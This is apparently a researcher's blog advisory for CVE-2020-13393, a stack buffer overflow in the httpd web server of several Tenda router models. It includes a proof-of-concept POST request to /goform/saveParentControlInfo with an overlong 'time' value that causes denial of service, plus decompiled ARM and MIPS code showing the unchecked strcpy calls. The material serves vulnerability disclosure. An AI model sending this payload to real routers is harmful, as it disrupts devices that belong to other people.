CVE-2020-13393: Tenda Vulnerability

Vendor of the products: **Tenda**

Reported by: **Joel**

CVE-2020-13393 CVE_details

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318)_CN
2 AC9 V3.0 V15.03.06.42_multi
3 AC15 V1.0 V15.03.05.19_multi_TD01
4 AC18 V15.03.05.19(6318_)_CN
5 AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `deviceId` and `time` parameters for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC


This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.


```
1  POST /goform/saveParentControlInfo HTTP/1.1
2  Host: 192.168.18.131
3  Accept:  */*
4  X-Requested-With:  XMLHttpRequest
5  User-Agent:  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6  Content-Type: application/x-www-form-urlencoded
7  Accept-Encoding:  gzip, deflate
8  Accept-Language:  en-US,en;q=0.9
9  Connection: close
10 Content-Type: text/plain
11 Cookie: password=pyl5gk
12
13 deviceId=&time=111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

Details

ARM




```
v24 = 0;
v44 = 0;
src = (char *)get_param(v7, (int)"deviceId", (int)&unk_EC1D4);
v42 = (char *)get_param(v7, (int)"enable", (int)&unk_EC1D4);
nptr = (char *)get_param(v7, (int)"time", (int)&unk_EC1D4);
v40 = (char *)get_param(v7, (int)"url_enable", (int)&unk_EC1D4);
v39 = (char *)get_param(v7, (int)"urls", (int)&unk_EC1D4);
v38 = (char *)get_param(v7, (int)"day", (int)&unk_EC1D4);
v37 = get_param(v7, (int)"block", (int)&unk_EC1D4);
v36 = get_param(v7, (int)"connectType", (int)&unk_EC1D4);
v35 = (char *)get_param(v7, (int)"limit_type", (int)"1");
v34 = get_param(v7, (int)"deviceName", (int)&unk_EC1D4);
if ( *v34 )
  sub_C5240((int)v34, (int)src);
if ( *nptr )
```




```
}
ptr = malloc(0x254u);
memset(ptr, 0, 0x254u);
strcpy((char *)ptr + 2, src);
v32 = malloc(0x254u);
memset(v32, 0, 0x254u);
SetValue("parent.global.en", "1");
SetValue("filter.url.en", "1");
SetValue("filter.mac.en", "1");
strcpy((char *)v32 + 2, src);
strcpy((char *)v32 + 34, nptr);
sscanf(
  v38,
  "%d,%d,%d,%d,%d,%d,%d",
  &v27,
```


MIPS



```
lw      $a0, 0x408+wp($fp)  # wp
li      $v0, 0x520000
addiu   $a1, $v0, (aDeviceid_0 - 0x520000)  # "deviceId"
li      $v0, 0x520000
addiu   $a2, $v0, (unk_51C168 - 0x520000)  # defaultGetValue
la      $v0, websGetVar
move    $t9, $v0
jalr    $t9 ; websGetVar
nop
lw      $gp, 0x408+var_3E0($fp)
```



```
nop
lw      $gp, 0x408+var_3E0($fp)
sw      $v0, 0x408+limit_type($fp)
lw      $a0, 0x408+wp($fp)  # wp
li      $v0, 0x520000
addiu   $a1, $v0, (aDevicename_0 - 0x520000)  # "deviceName"
li      $v0, 0x520000
addiu   $a2, $v0, (unk_51C168 - 0x520000)  # defaultGetValue
la      $v0, websGetVar
move    $t9, $v0
jalr    $t9 ; websGetVar
nop
lw      $gp, 0x408+var_3E0($fp)
sw      $v0, 0x408+deviceName($fp)
```



```
jalr    $t9 ; SetValue
nop
lw      $gp, 0x408+var_3E0($fp)
lw      $v0, 0x408+new_pc_info($fp)
addiu   $v0, 2
move    $v1, $v0
lw      $v0, 0x408+deviceId($fp)
move    $a0, $v1  # dest
move    $a1, $v0  # src
la      $v0, strcpy
move    $t9, $v0
jalr    $t9 ; strcpy
nop
lw      $gp, 0x408+var_3E0($fp)
lw      $v0, 0x408+new_pc_info($fp)
addiu   $v1, $v0, 0x22
lw      $v0, 0x408+time($fp)
move    $a0, $v1  # dest
move    $a1, $v0  # src
la      $v0, strcpy
move    $t9, $v0
jalr    $t9 ; strcpy
nop
lw      $gp, 0x408+var_3E0($fp)
```

Posted by Joel vulnerability

Tweet

« CVE-2020-13392: Tenda Vulnerability CVE-2020-13394: Tenda Vulnerability »

About Me

Hi, I'm Joel!

To see what I'm working on, check out my GitHub page here.

Recent Posts

- CVE-2020-13394: Tenda Vulnerability
- CVE-2020-13393: Tenda Vulnerability
- CVE-2020-13392: Tenda Vulnerability
- CVE-2020-13391: Tenda Vulnerability
- CVE-2020-13390: Tenda Vulnerability

GitHub Repos

- joel-malwarebenchmark.github.io

@joel-malwarebenchmark on GitHub

Copyright © 2020 - Joel - Powered by Octopress